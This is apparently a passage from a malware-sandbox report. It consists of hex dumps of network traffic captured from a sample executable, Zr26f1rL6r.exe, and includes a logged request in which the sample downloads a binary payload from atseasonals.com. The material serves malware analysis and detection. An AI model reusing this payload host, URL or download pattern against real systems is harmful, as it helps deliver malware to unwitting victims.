2021-11-25 11:54:54 UTC	94	IN	Data Raw: 5d 34 b0 7b e5 91 6f 0b 13 20 17 da 67 57 a0 87 bf 95 4b 66 08 4b b8 f4 c4 76 99 4f 85 62 02 7e 7d c1 73 21 d0 bf 49 0d d8 7a 64 07 5f 4f ce 97 0a dc 94 26 24 cc a7 4c 6b 2f f2 7e d5 0d 1a 2d 1f 6b 5e d1 6c 73 4e 35 71 98 45 e0 30 a7 b3 8d e3 5d 52 d7 4c df 66 ca 50 e6 9e f9 db cb 67 4b 61 1b 57 48 5b 67 11 3f fc 47 11 41 a9 1b 47 a7 b8 c5 bd 5d 66 f8 13 45 90 28 7e 19 90 4b 33 56 49 07 39 04 76 b3 75 01 cd 93 5b ed 1d e3 5a db 2b d2 ec 35 77 76 79 03 df f5 d3 92 6d 4f 01 fe 86 4d 0b 07 3e 66 8d d9 0e c0 9b 7e cd be c2 80 5c 5e d5 b2 e2 15 84 2d 45 89 c4 ba e9 61 08 90 3f fe fe 22 7e ec 44 62 1b 5a 49 79 0a e9 f7 34 42 40 f0 a0 0a 7b 2a fd 43 2e b3 1f cf 90 f7 b9 c5 01 85 38 a2 62 bc 74 89 5f c5 3a 50 99 72 7b 4a 7a e7 4f 3e 3f 4f 01 07 17 8f 87 bb 3b 67 Data Ascii:]4{o gWKfKvOb~}s!Izd_O&$Lk/~-k^lsN5qE0]RLfPgKaWH[g?GAG]fE(~K3VI9vu[Z+5wvymOM>f~\^-Ea?"~D bZIy4B@{*C.8bt_:Pr{JzO>?O;g
2021-11-25 11:54:54 UTC	101	IN	Data Raw: 18 ba d6 5f 31 8a 16 79 cd 91 4e f2 19 c0 f5 c6 18 df fe 49 41 a4 f9 01 01 c3 25 55 8b 7b b0 39 2d 43 7e f3 c0 eb 7a 5c d6 bc fe 7c 4e d0 ba 11 1e a4 17 b2 32 49 ce c7 7a 4e 8d b9 60 b8 33 b8 6d 1a 1d 83 d0 d2 a9 67 fc d6 70 ec 9d f4 a6 bd 6e 42 bd d6 80 76 ef df da 0d c8 05 47 ad b3 dd 5f 07 09 ba 73 79 96 b3 61 05 11 76 d1 62 e7 5f 5d 42 68 6b 6c b0 7c 3b c2 95 30 81 73 b3 09 38 ae 72 9e b7 c4 97 c2 e7 ca 91 83 30 b2 cf da aa 1b fa 3a 81 b4 90 12 de 6a 7a 66 5f cd b1 6d 9d 5a a9 e4 12 33 71 2f d1 0b 58 c2 41 59 a7 9f ae 57 ba da c6 cc be ec e5 b7 ad 90 16 3f 23 18 f1 78 a1 e6 64 42 92 13 28 a0 11 10 8f b0 25 fd b6 ab df 1c b7 53 bf bf 30 99 84 a1 6d 4f f4 d6 6f 06 a3 69 83 2a ac 32 1f 4d b2 91 8a a4 51 6c 98 d7 6d 3d 14 3f df 56 31 39 ed d0 3c ce ab fb Data Ascii: _1yNIA%U{9-C~z|N2IzN`3mgpnBvG_syavb_]Bhkl|;0s8r0:jzf_mZ3q/XAYW?#xdB(%S0mOoi*2MQlm=?V19<
2021-11-25 11:54:54 UTC	109	IN	Data Raw: 6f 5d 45 95 9d 3b a9 46 1e a9 07 f0 80 ff 1a c7 4e 4d 60 f6 d3 24 ac 27 97 eb 78 e5 e4 a6 88 9b a3 fe 0a 74 0e 32 12 df 1c 3c 25 9c 0d 2f 91 02 62 3f c4 89 de 67 b4 4f 61 d8 7a 83 b1 61 55 39 e2 4b e9 6d 26 98 ce 55 e1 11 d3 32 0a 3d 68 6d c2 66 1b 83 d9 97 18 4e 47 56 c3 60 20 88 38 c2 f3 2e dc 30 4a 41 70 12 57 8b 03 ae 63 67 16 90 d4 ff a2 0a 98 d8 40 7d 17 e4 00 b6 c0 64 24 7c a8 16 dd 07 f1 21 cb 98 d6 27 39 3d a7 ec d0 07 2c eb ec 90 aa 8a 15 2e 68 5a 7f f1 9d 84 a6 31 df ee 0b 8b 7e be e3 e4 18 74 97 3f a2 a3 1d c8 16 63 da a7 49 8b 0a 4a 33 fa ff eb 53 3a 00 88 5f 82 e3 3f 29 fa c7 ef 47 6c 78 5b e4 49 ea 16 1c 84 e2 89 05 a2 3e 18 1a ef 81 a1 0f 5d 66 05 cd 9e e9 a7 39 c4 3a 1c be 6a b9 84 90 82 b3 2e 12 4f 3a 26 41 41 75 54 5d 38 69 c3 3e 92 18 Data Ascii: o]E;FNM`$'xt2<%/b?gOazaU9Km&U2=hmfNGV` 8.0JApWcg@}d$|!'9=,.hZ1~t?cIJ3S:_?)Glx[I>]f9:j.O: &AAuT]8i>
2021-11-25 11:54:54 UTC	117	IN	Data Raw: d7 10 b6 98 45 cc 3c 2d e9 70 9f 88 67 fe 72 93 45 00 1d c6 9b 03 23 12 a3 77 0d e2 5b ea 8b 15 f5 ba d5 3d 5c f6 4b d5 b4 61 9a 8b a9 6f 43 88 8a 8c 8b 8c 4b 9c 87 62 97 fc 66 9a e9 3a 8b 21 e2 b2 c7 2e 5d 99 66 5c 78 22 51 43 75 54 53 c8 c8 23 b0 18 90 8e c2 88 20 f9 e7 07 96 e0 6a df 0a d1 5c ee 31 e7 97 dd 65 b8 ea 5e 61 df 9c 7b 80 05 9b 3e b2 ca 61 57 2f 53 80 be 77 ea 10 dd b4 a0 a3 80 50 1a 24 9d 43 72 21 01 d4 a0 34 b0 c1 91 5d 15 60 7e 61 38 93 3d 97 2b db fc 55 54 d7 87 a4 0e b3 e3 73 cf 7b 28 b7 bd 77 aa b1 13 51 ac eb fd e0 fc 49 6f 15 ea 97 ba 9c b5 d5 66 5f 48 f4 93 02 76 00 bb 3f 08 2e 5c 21 56 17 23 56 e8 85 35 1c 3e 28 88 72 c7 3d d0 6d b3 23 00 73 36 17 c0 c9 fa c1 1f 5d 25 47 a2 a7 7e 30 58 b7 d5 2f 03 de 2c 4b 05 5d 85 a9 b9 63 36 fb Data Ascii: E<-pgrE#w[=\KaoCKbf:!.]f\x"QCuTS# j\1e^a{>aW/SwP$Cr!4]`~a8=+UTs{(wQIof_Hv?.\!V#V5>(r=m#s 6]%G~0X/,K]c6

Timestamp	kBytes transferred	Direction	Data
2021-11-25 11:54:54 UTC	125	IN	Data Raw: 77 d8 7b 6b 2a 25 48 05 38 5e 9d dc f4 d5 3c 5d e0 6e e4 c8 68 e7 36 a5 16 5a 57 9b 93 9c 0c 60 78 8c 64 f7 4c 19 9e c8 33 5e 88 6e cf 74 36 3e 04 4f 09 ea ed c5 a0 59 b6 9e df dd 6e 38 70 0d 5c e9 b5 4b 39 d8 0d a4 54 49 21 d1 5c 77 d0 6c a6 50 75 c9 e3 e0 58 c7 6a 53 79 02 74 05 5a ae 8a d6 83 0c 58 7a 6f c3 4a 54 b1 aa 7c 6a 0f 22 66 7e da 93 a1 94 3f 56 58 62 52 0b 69 bb 7a 3d fe bf a3 32 07 83 f0 9d b1 c9 a2 64 07 f7 ea 9b 79 6d d3 30 72 a2 49 17 2d e3 35 af 55 f3 b4 aa e4 70 ed 05 8c f2 a5 de b7 08 77 56 fa 52 c8 9d d8 10 54 46 9e ec 20 66 3a a1 4b 55 3f 11 a6 fd ca f1 2c cc a6 18 1b b6 02 21 ec f3 55 2b 67 16 d5 86 01 3b 2b 8a 92 86 c5 87 df 33 ce 8f 80 ef cf dd 67 9a 1c b9 12 3e cb a2 d2 53 e6 59 a9 4a 31 bf 19 18 a0 d3 d9 df 5e d1 42 b2 1e f3 e0 Data Ascii: w{k*%H8^<]nh6ZW`xdL3^nt6>OYn8p\K9TI!\wlPuXjSytZXzoJT|j"f~?VXbRiz=2dym0rI-5UpwVRTF f:KU?, !U+g;+3g>SYJ1^B
2021-11-25 11:54:54 UTC	133	IN	Data Raw: cb 25 e9 09 0a 08 6c 8d 8b 5b 75 bd f1 b1 f1 0d 75 87 30 c0 6a 79 ca 9a 11 96 39 85 12 83 5b ec cb c2 11 25 bf 7d 84 49 61 87 75 48 20 d3 77 54 80 6d 37 d6 21 5f f7 3a 47 51 af d0 51 81 fa 8a 4c 26 63 57 94 fd 3d f7 d7 e7 68 b1 73 f4 97 f4 f0 c4 79 dc 51 18 5c 96 56 23 ea 00 35 e3 40 c1 24 d2 f5 1f 01 93 c3 f7 73 79 10 02 14 f7 8c dc 89 2c 3a a8 84 ad 05 81 69 03 54 95 e9 ca 86 f7 b0 f1 15 f7 7d 81 31 5b 95 bd 4d a1 3e ad a4 0a e6 54 40 fb f9 20 09 aa a8 80 88 2a fa e5 0f 89 3a 3b 4a b9 ec cd bc e4 2e 6f 43 f4 1e ae 6d 18 75 46 3c a5 4f db 34 9c 46 8e ce 9b b1 93 43 fc eb f1 43 76 76 eb 4c a0 b4 c5 7d 49 44 3b f3 22 61 46 c5 ac ed ca af ad b4 eb d0 ab 13 80 af 21 78 a0 df c5 1c 87 fc 15 80 eb 65 84 73 26 72 96 b3 fe 20 21 79 fd 60 2f 60 a9 6c ec f9 cf 4a Data Ascii: %l[uu0jy9[%}IauH wTm7!_:GQQL&cW=hsyQ\V#5@$sy,:iT}1[M>T@ *:;J.oCmuF<O4FCCvvL}ID;"aF!xes&r !y`/`IJ
2021-11-25 11:54:54 UTC	140	IN	Data Raw: 14 27 0b 9e 3f 22 e9 e1 4b d7 fd cc 2a a7 20 d8 27 4a 9c 34 f2 fa 06 6b 51 fe e8 1e ef d9 65 5a 30 88 ae 98 ec 32 c0 2b 3b f3 6b 7d 5e 83 15 29 c8 e7 62 72 4f 8c 26 85 aa fa cf 66 09 05 02 d1 12 ae 29 d8 86 31 29 1e 97 c9 89 c3 d7 06 9f 65 8f 3e c1 85 6c 36 fd 3c 3a 7e 39 a8 d8 ce 56 6a 11 ec 96 bb 06 9e 1f bc d1 08 55 d1 21 b0 f2 d2 e2 af 1c ad d9 fa 80 cc be 13 3c 63 f4 d9 29 6d 36 61 01 2a 29 84 0d 19 8f 4a 65 9a 08 8d 93 60 57 20 9a 19 ec 50 27 97 5c da 73 d2 4a 49 73 64 fa ee 91 c5 c2 e5 69 16 f4 3e 59 92 80 2c 94 20 8f 45 08 cb 2d 15 35 8f f3 4b 37 e6 65 cb bc 8e 2c d3 63 82 f4 81 74 54 03 3b 09 9d 85 4e da 1e a3 23 5a 54 72 7d 03 30 a8 bb 60 2e 83 4e dc 16 7d ef fe 6e 6d 33 b1 f0 a1 64 a6 48 3b 4f 21 2b 9e 7f 39 4d c1 5a 3e 27 bd eb e3 29 c9 27 eb Data Ascii: '?"K* 'J4kQeZ02+;k}^)brO&f)1)e>l6<:~9VjU!<c)m6a*)Je`W P'\sJIsdi>Y, E-5K7e,ctT;N#ZTr}0`.N}nm3dH;O!+ 9MZ>')'
2021-11-25 11:54:54 UTC	148	IN	Data Raw: 7d ee 93 7c c8 a7 54 e9 e1 5f 44 d4 7b 12 05 02 53 9a 24 be 8f ee 28 6e 94 04 0b e3 80 fc 64 b6 94 90 4d c1 cb 50 70 5b 0c e3 da 4d 13 12 79 c9 d5 39 2c ba 06 19 fa 4f 70 ca 7f cc dd 3d 43 10 1c 4a 6b 80 dd b6 b9 3c e5 4f 38 8b 8b af 80 fd 32 8e 5c 66 e9 be 8e 5c da 58 ce 0c e9 a1 5d fe de 19 6d 15 ec 43 35 f6 8f b6 5d 29 e9 ab ed 8e 13 13 01 6c c1 b6 66 7e 9e d8 ea 93 9e 56 cb 42 90 99 98 79 ca cb d1 d6 aa 89 d0 d6 81 1c 74 cd 82 e0 6b 93 48 f2 0f 9c c2 fb ee f8 ca 1b 76 60 c2 ae ab 9b 5d 07 1d cd 6d 03 39 4b 02 c2 06 5e fa e6 d2 57 5d 95 38 2c aa 8d 0f 9b a8 dd 19 c5 52 b3 1f ad b5 02 25 ab 37 36 60 25 b8 cc cd 2c 39 71 e8 86 57 cc 8d 44 ea 3e 87 9f 5b 0a 60 8b 99 66 aa b4 52 b4 91 ca 69 c7 29 63 93 e4 9e 0c c0 ee 48 c3 41 2a 4b d5 ff 09 33 8b 8f 7e 30 Data Ascii: }|T_D{S$(ndMPp[My9,Op=CJk<O82\f\X]mC5])lf~VBytkHv`]m9K^W]8,R%76`%,9qWD>[`fRi)cHA*K3~0
2021-11-25 11:54:54 UTC	156	IN	Data Raw: 07 13 23 bb 38 c9 12 7e 8f ba c8 7b 28 f2 25 a6 e8 69 ac ac 9a dd 8f 1d a9 13 57 58 58 e8 63 34 d0 83 66 01 0d 00 6c 4b 59 dd 90 91 dd 19 42 76 7f e8 78 a2 04 fb 83 63 bd 05 c7 d2 0e e1 d9 00 60 8a 34 73 c8 78 3e 5b e7 3e a3 9d ed 5b 1a 06 f0 9f 51 fa 44 a4 95 ae 99 79 f2 2b 5c 9f c0 c4 5b 64 a1 76 e2 26 98 54 b0 67 60 f8 9b a2 b3 6a 1d d4 ac 87 32 f3 54 da 1b 70 52 c3 09 51 1c 05 4a 39 37 8c 1e d5 98 4a dd 10 04 06 0e ab c0 ec de 54 c1 e5 4b e3 9f a9 b5 33 0b 6d 03 3b ea 64 49 a1 8a c4 0d 1b d3 59 41 4a 0d 86 49 38 72 c8 ca cd 5f cf 0c 86 70 a9 fc f7 09 35 b1 a9 71 42 c4 37 f4 b8 4f 18 f7 22 b0 e9 62 6e b5 c8 df 7e 73 f2 93 ab 94 f2 9e 37 6b 95 f3 05 3d 96 36 a0 97 a6 db a5 95 e4 a7 7e 3a e0 e6 ed 80 3b 17 16 ed fc ab d1 bc 64 ff 41 fb eb 91 c1 8e 6f f4 Data Ascii: #8~{(%iWXXc4flKYBvxc`4sx>[>[QDy+\[dv&Tg`j2TpRQJ97JTK3m;dIYAJI8r_p5qB7O"bn~s7k=6~:;dAo

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49837	107.6.148.162	443	C:\Users\user\Desktop\Zr26f1rL6r.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 12:01:12 UTC	163	OUT	GET /GHrtt/bin_kbJoepxz175.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: atseasonals.com Cache-Control: no-cache
2021-11-25 12:01:12 UTC	164	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 12:01:12 GMT Server: Apache Last-Modified: Wed, 24 Nov 2021 12:20:38 GMT Accept-Ranges: bytes Content-Length: 167488 Connection: close Content-Type: application/octet-stream
2021-11-25 12:01:12 UTC	164	IN	Data Raw: 70 99 d0 d2 81 fc a4 8c 6e ba 05 d0 4f 67 65 7f 4e 1e 4a f3 03 49 ab 4d f8 3b 67 96 a3 b5 f7 07 46 d9 a0 8b 7f 32 0c 43 a2 5a 42 b2 12 de b0 f4 94 d3 dc 46 6c cf 8e 15 59 63 2a 6b 99 39 71 c3 a8 94 6c 4a 84 13 81 5d 6a 1e 54 51 46 ba f1 ed d4 08 c0 6b 8d b8 64 71 ec 91 c7 1a 01 6d 7f 49 a6 3a 51 3c d1 ca 0c 98 4f 06 47 24 6b ec 56 9c d7 39 29 7f 90 8 10 2b ff c6 eb 49 87 e7 e0 70 77 e6 54 c0 aa f3 4b 59 89 c0 66 fa 8f 90 47 e4 0a 64 47 b5 d4 b5 71 92 58 65 b7 82 12 15 37 dd 6f c2 ec 2e 2b df 1d cf 2c 5e 7a d8 f2 d7 16 ec 09 81 e5 9d 39 0d e2 1d d4 71 ba ff de 2e 9b 03 5e 74 c4 af 5c 6d 82 2a 3a fb 21 10 13 c5 ce 56 69 4f 4e 29 b7 4f 90 af e9 9a cd 2d 39 69 e5 2b 66 10 5b b4 5e 9d e0 b1 b1 c0 09 52 76 c0 87 33 99 a3 bb ca 51 43 75 54 5b 4e a0 ab 74 91 19 Data Ascii: pnOgeNJIM;gF2CZBFlYc*k9qlJ]jTQFkdqmI:Q<OG$kV9)+IpwTKYfGdGqXe7o.+,^z9q.^t\m*:!ViON)O-9i+f [^Rv3QCuT[Nt
2021-11-25 12:01:12 UTC	172	IN	Data Raw: 8e bc 4e ec 48 d6 a2 16 02 23 e6 e8 1f c6 a2 f1 87 bf bc dc f2 e5 1d 71 93 43 e5 f8 66 89 73 ea 07 49 9d 46 cf 62 29 04 b0 e9 ff 10 16 06 87 4d 38 5b 62 65 fc dc 00 f5 ba 79 ad 56 32 fd 03 8f fb 4b a3 5d d9 ce 81 4a 9e 3d 17 f4 d2 a1 c7 87 3d fd 91 4b 9a 13 dd 39 3b e3 c6 4f 06 1c 79 d3 83 26 00 53 1b 67 5c 44 5b d7 c5 62 93 8e 6f 5e 54 c7 c8 d9 a6 d5 ad 5a 6e da 10 69 c7 77 c2 68 d5 b1 0a 47 90 e0 8d 6a c4 32 66 27 47 62 84 7f 3d 22 1c 03 85 6c ab 59 45 eb 4f 70 ed 38 f2 31 d8 5d 7f f7 6a d4 8d e0 3d 2c 94 bd bd 34 7c 13 68 7f d2 e5 fe c7 04 85 50 1c bd f6 f8 38 d0 29 78 5b 26 a9 d3 c5 eb 01 5f 8a aa 88 23 3f 9d 0e a8 06 f9 96 8b 3e 21 23 9c 5b 82 da cd 2b 99 a0 fe 37 cb c6 17 31 d1 3e 34 39 7e 3f 48 2b bc 10 99 e2 7e 1d 53 6c e7 67 00 b8 4c cb 8f 35 3c Data Ascii: NH#qCfsIFb)M8[beyV2K]J==K9;Oy&Sg\D[bo^TZniwhGj2f'Gb="lYEOp81]j=,4|hP8)x[&_#?>!#[+71>49~? H+~SlgL5<

Timestamp	kBytes transferred	Direction	Data
2021-11-25 12:01:12 UTC	179	IN	Data Raw: 17 ca c7 b5 b0 fd 86 d4 50 e2 18 b0 be fc 2c 30 5c 16 11 88 54 5e c2 28 df 35 9a e5 69 10 10 31 89 2f e6 ff 54 6f a8 c6 95 52 74 48 c3 55 81 2d a3 39 d4 90 8c de 8f ac 70 eb d0 5c 9a b4 cb c6 df e5 6e 92 bb e0 07 43 df 69 24 b6 a3 ff 52 4d 29 ca 8f 99 4e 68 fd 8d 02 21 f9 01 4f d0 f8 f4 b2 d7 01 9e 4f 32 70 2f 03 53 61 cf 97 3d 62 d8 cb 03 51 97 a7 1f fa e3 e0 00 ae 92 0e 09 13 96 7e 52 65 3e 2c 36 85 a9 5f 75 e6 c6 6b 89 c3 66 55 25 98 6d c9 f0 bf 96 47 05 9a 61 2d 1b 23 3c d2 96 92 82 cd d6 ba 3e e6 4b 58 a5 48 1a 87 7a 4e a4 a1 b0 2f c4 55 d6 16 76 a6 7e 33 3e 12 d9 fe 29 5c 1b e6 13 d5 ac a1 ad c2 77 9a 02 73 8b ad 40 f6 2c 55 64 27 90 b5 a5 e4 a9 df 87 eb b3 1f 0e 25 a1 6a 1c 00 e9 16 a1 dc 22 2a cc fc 49 cb 9d 4b 61 fc 33 db 5f 43 37 03 c7 17 86 ac Data Ascii: P,0\T^(5i1/ToRtHU-9p\nCi$RM)Nh!OO2p/Sa=bQ~Re>,6_ukfU%mGa-#<>KXHzN/Uv~3>)\ws@,Ud'%j"*IKa3 _C7
2021-11-25 12:01:12 UTC	187	IN	Data Raw: 5e 04 43 a7 80 c5 2e bc ac 30 1b fd 04 75 d2 7b c3 ff 8f b3 94 45 75 96 b0 c1 0e c5 b4 fe 2c b1 ea f1 19 bc 38 04 74 40 f6 58 cf 71 0f 1d 37 59 d4 56 20 d6 3b 0b 08 06 2b 25 af 1c e8 5d 25 2b a9 a9 84 c0 fc 5c 15 9e 07 91 73 db 7e b9 86 27 ec 6f ef 41 31 47 63 86 4f b4 d0 c0 7e 85 7f 34 15 92 9b a9 64 70 cc de 9f a5 6e db 3f e8 ec 35 9e a0 26 0f 59 b8 24 95 fd 58 9f 6f 6a e5 01 85 0a 0b 08 6a e0 61 43 7d 0a 70 5d d7 d5 19 95 5a d5 8c f0 37 72 50 a0 cc f8 47 f9 ef af e9 4c 94 65 65 81 fa 5c 37 a8 cb a6 7c dd a5 58 79 e1 91 0a 47 af 03 bc cf 03 e8 4d d6 93 39 65 e6 7b 6a fb 85 bc aa 46 76 d9 b3 d3 9e 04 54 9e 7f e3 4f 52 87 33 b9 08 2f a0 02 a8 b2 21 6e 07 d1 3a 84 8d 7a 08 c8 80 91 23 98 0b cb b7 03 07 3e 34 a9 c8 c4 db f6 7c 5d 81 f9 6a 58 32 78 f5 85 ae Data Ascii: ^C.0u{Eu,8t@Xq7YV ;+%]%+\s~'oA1GcO~4dpn?5&Y$XojjaC}p]Z7rPGLee\7|XyGM9e{jFvTOR3/!n:z#>4|]jX2x
2021-11-25 12:01:12 UTC	195	IN	Data Raw: 10 24 e9 36 49 4b 33 3f ba 8b 32 30 9e 48 46 3e 28 e7 ce c7 f9 03 d0 c0 2b f2 4b 41 2c 3a 96 8e 46 0d 63 2d d7 0b 4e d7 ba ef b6 ec 68 3b e0 4e de 91 bd dc 1b d2 04 7c c0 14 44 a9 bf 32 ea 46 fa 70 92 bb e4 c5 95 17 c9 a0 2b 0a 81 c4 0d 82 88 14 16 3b 92 db 30 c5 f8 f6 f5 b3 c6 8c ba b6 c4 91 6a 02 82 a5 9b 20 f9 72 f0 00 6f 46 3d 6c 9b f0 19 de 6a 19 23 92 bb 0b fb 12 49 d8 d1 4e 31 fa ca 64 ef 07 91 de 08 9e f0 1b c4 57 59 a7 89 e0 ea d6 40 3c d5 1e d7 ea 6e c0 f1 67 de c3 ef c4 80 61 ac 13 a5 fa 22 90 53 e0 43 11 ec c3 e9 c4 f0 78 10 cd eb 15 6c 89 de e4 fe da 0c 85 a1 7c e1 ec 18 42 b4 26 ea ea 93 ec 02 99 62 cb 42 0d b1 ce c6 06 10 35 4b 6b dc 91 88 92 c5 92 42 60 e4 07 80 b6 f6 b7 dc 88 2f 35 f3 c9 a7 ca 6e 25 6b 6f 92 8c 5a ac 9d 81 6f 70 42 41 83 Data Ascii: $6IK3?20HF>(+KA,:Fc-Nh;N|D2Fp+;0j roF=lj#IN1dWY@<nga"SCx|B&bB5KkB`/5n%koZopBA
2021-11-25 12:01:12 UTC	203	IN	Data Raw: 8c e2 92 21 9f f8 12 80 71 84 bb 0d 80 91 03 cc 26 88 73 33 ec 1a dd b9 91 14 4c 37 25 ba 25 7e ef 29 a1 28 6c c5 3d bb 07 44 cd e3 18 34 78 b9 e8 f0 f3 88 4f d4 cb 68 a4 fc 81 7b 7d 01 17 38 a3 f9 03 2f 47 85 af 26 e8 15 78 e9 d3 8a 28 94 95 0c e9 77 8b c1 d0 0f 3b 94 07 9b 6d 7a 2e ca fa ce 04 90 40 1e 60 b7 42 32 d7 88 60 d7 01 4c a0 5e cd 95 16 83 c1 e5 19 71 d4 ff ef b3 dc a3 40 aa 69 a1 87 79 10 75 a2 d9 c6 08 60 bc 69 b4 13 01 ef 9c b6 75 ea 17 ed 29 9a 03 a0 d6 eb b7 a5 0c 5a 64 5c a2 2b d3 cf 9f 5c 5e ac 0a d6 34 49 a4 4a a2 c7 83 ee 75 86 ae c1 67 cf 6f ca 3f 0e 9e b0 f9 e3 f9 e7 7f b7 97 3e 5b 8a a2 bb 41 14 53 f6 90 07 8e 60 df 0a f8 18 77 4c 6a 8f 8b 69 1f c7 08 6d cc 53 12 bf 2b b1 e2 4a c4 a6 d7 50 59 f2 5d 9c 2a 68 71 21 fd da 71 20 5c 63 Data Ascii: !q&s3L7%%~)(l=D4xOh{}8/G&x(w;mz.@`B2`L^q@iyu`iu)Zd\+\^4IJugo?>[AS`wLjimS+JPY]*hq!q \c
2021-11-25 12:01:12 UTC	211	IN	Data Raw: 77 74 a8 2a 4b e2 06 58 96 8d ca 8d 97 65 ff 91 4b 09 4b d8 7f 8a 8e 9a b1 7a 27 ad e7 be 0a c7 2a 84 66 f3 ed 22 14 a0 8a ab 86 86 a0 57 c7 6f 49 8f 15 82 df 06 4e ee 1b 5c 2f df ae ed cb 0c b3 38 49 dc d3 b9 ea 5e c8 37 11 ee 80 f9 3c 02 88 cf ac d7 f7 ec fc a8 71 ea 2c b6 70 94 26 40 07 5d ce 15 cb fa 24 65 43 be 34 b0 53 91 40 fd 60 7e 3a 3b 2a 60 f3 8c 2f 3f bd d9 42 87 58 a9 8f 58 3c c4 93 32 74 55 f4 6e a1 4c b1 6e 83 75 68 2a 4a 63 ea cb 02 48 d2 d8 d5 9a a0 b7 fc 06 03 1a 56 ba 3f 46 4b 5c dd a9 e8 2a 7d df fb 81 e2 7b b7 60 72 c7 5b 59 a1 35 ca e0 7f 37 65 86 21 06 3e e0 0d 95 41 ac 28 fe 43 2b 31 3d d3 fc 21 7d 45 2e f3 d0 cb b9 1f 31 33 22 df 1d 92 a1 fe 51 3d dd d7 2a 99 ee d0 7d 36 26 61 80 a9 c0 f3 18 39 8e 12 f9 c0 d1 a8 15 3d 5f 2f c9 82 Data Ascii: wt*KXeKKz'*f"WoIN\8l^7<q,p&@]$eC4S@`~:;*`/?BXX<2tUnLnuh*JcHV?FK*}{`r[Y57e!>A(C+1=!}E.1 3"Q=*}6&a9=_/
2021-11-25 12:01:12 UTC	218	IN	Data Raw: 93 f7 95 01 1c e9 c9 90 db 44 18 c7 57 d0 65 23 22 c6 e3 c8 e8 80 e5 ee 48 59 19 f8 44 3f 5a 75 8b ab f1 fd 5b 06 57 6a 17 2d b3 e0 72 42 bc f5 13 a7 75 1a 9a c1 ad fe 4f cd 14 9e 03 2b 88 7c 5c 2d de ce 87 bc 11 6a 59 ba 4d fb c2 82 cd 64 f5 a3 d0 35 13 1f 03 48 7d 4f 0b ae 21 9c 2e 3f af ea b2 ed b3 c9 a7 85 bf 28 3a d8 92 a5 97 f7 58 6e 54 5d 55 59 b9 c8 70 61 b3 c5 12 1d 94 99 4b 0e 46 70 95 fa 71 be 7a 19 bc 37 de 26 a5 ab 9b 17 51 14 dd 66 56 fe 0b e3 d4 a9 5b fb d2 71 2a 86 9d 04 9d 71 a0 dc f7 dd 00 fe b7 47 c8 ef 63 22 56 3c c7 bd c8 38 c9 13 86 fc 3d f0 20 87 af 9f 46 1e bd bf 5e a8 85 3e 73 78 06 b5 45 c5 62 eb 73 8f eb ec e4 1d 01 2e 4d 1c 89 c4 3d 54 c8 fe f1 95 7c 0b c4 4a 71 37 e0 19 d0 dd ba 8d e7 1d bd fb 49 18 0f 47 81 bc 97 af b3 93 75 Data Ascii: DWe#"HYD?Zu[Wj-rBuO+|\-jYMd5H}O!.?(:XnT]UYpaKFpqz7&QfV[q*qGc"V<8= F^>sxEbs.M=T|Jq7IGu
2021-11-25 12:01:12 UTC	226	IN	Data Raw: c0 96 49 cd 9d e3 59 af 89 f3 bf ba ca 96 50 ca eb d6 6b 0f df e2 39 a1 bb e1 71 2e dc 70 7c b3 fe b1 3d 5a dc 17 19 2b c5 8d eb ec 96 69 78 a3 1f 61 30 c4 3d f9 58 2a 3d 95 1a 3b 1d 02 8e c8 9c 35 3b 7e 33 01 91 2c 2a 2a e7 1e 0f cd 58 3e c2 7d c3 1e be 57 d0 1f 43 a8 e9 b1 e1 65 65 8f aa 09 4a 95 40 0a 95 59 2c 47 21 76 34 1d 92 67 77 b4 2e 95 22 53 5b 16 a9 33 38 85 97 9e ad c7 bd cf 33 ae fe 8a e3 4d 65 3b a0 e3 f1 b3 28 45 95 ae 00 8d 57 13 4d a2 aa e7 81 51 61 d0 3a 4f 10 b9 23 68 07 29 52 ac 1b 34 1a 61 05 ca c5 07 d4 3b 5c 3e 99 97 0f cd 2b b8 2b 47 dc 01 59 73 a3 f9 e5 7c 3f 1b 4f 39 e3 d8 ea e1 2b 3d 52 83 f5 59 f7 1d 9b 93 18 ea 77 43 8c 82 0e dd 90 bb 77 55 02 41 de 8a 0f f8 0c 72 5a 48 d7 a8 76 d4 12 f4 7a 30 0e 5a 2a c4 bb ed d6 7e f9 92 16 Data Ascii: IYPk9q.p|=Z+ixa0=X*=;5;~3,**X>}WCeeJ@Y,G!v4gw."S[383Me;(EWMQa:O#h)R4a;\>++GYs|?O9+=RYwCw UArZHvz0Z*~
2021-11-25 12:01:12 UTC	234	IN	Data Raw: d9 61 6f 9a c0 da 28 6c 0e 3e cf 1c 0f cd c0 4e 75 e2 54 1f 7d 92 f6 a6 e5 a7 f5 96 5f 8a 39 27 ba 8a b0 99 c5 e0 6f f7 4e fa 16 01 e5 46 de 9b 99 66 19 1e 4a 44 f4 f9 58 fd a9 f2 38 3b 90 ca df 9e bb d7 ce 69 bc 3d fb dc 3c 66 a3 83 fc 36 c4 d7 df 90 46 f9 ed 98 c1 19 e5 92 ef 07 e3 d5 a0 c6 9e 0c 9f a1 f3 01 b6 26 8a dc 6e 40 af d8 f1 6a f2 6f 49 47 4d 9a 61 a8 50 68 a6 5e 83 b1 ea 10 ba 8f 83 79 f0 48 37 81 5d 3a 2c d7 d3 4f 62 6f 86 cc 10 4b 6b e4 46 6a 3c 85 6d 30 1a 8a fd 2e c0 e1 22 97 b9 91 35 f3 67 4f ee e9 a3 6b ec db 09 97 c6 d6 80 fa 8d 42 c3 7f 55 eb 49 b2 62 a0 8f 86 06 be 98 42 d4 c3 6b 57 f3 bf 35 86 89 96 57 6c 93 e6 c5 a6 da 7e 9a b0 78 d2 8b 73 11 59 e1 4d 0a 08 6f 0b ad 00 15 c0 e5 05 92 b6 f2 45 9f 32 67 c6 e4 ff 73 cb 17 f0 19 02 7d Data Ascii: ao(l>NuT}_9'oNFfJDX8;i=<f6F&n@joIGMaPh^yH7]:,OboKkFj<m0."5gOkBUIbBkW5Wl~xsYMoE2gs}
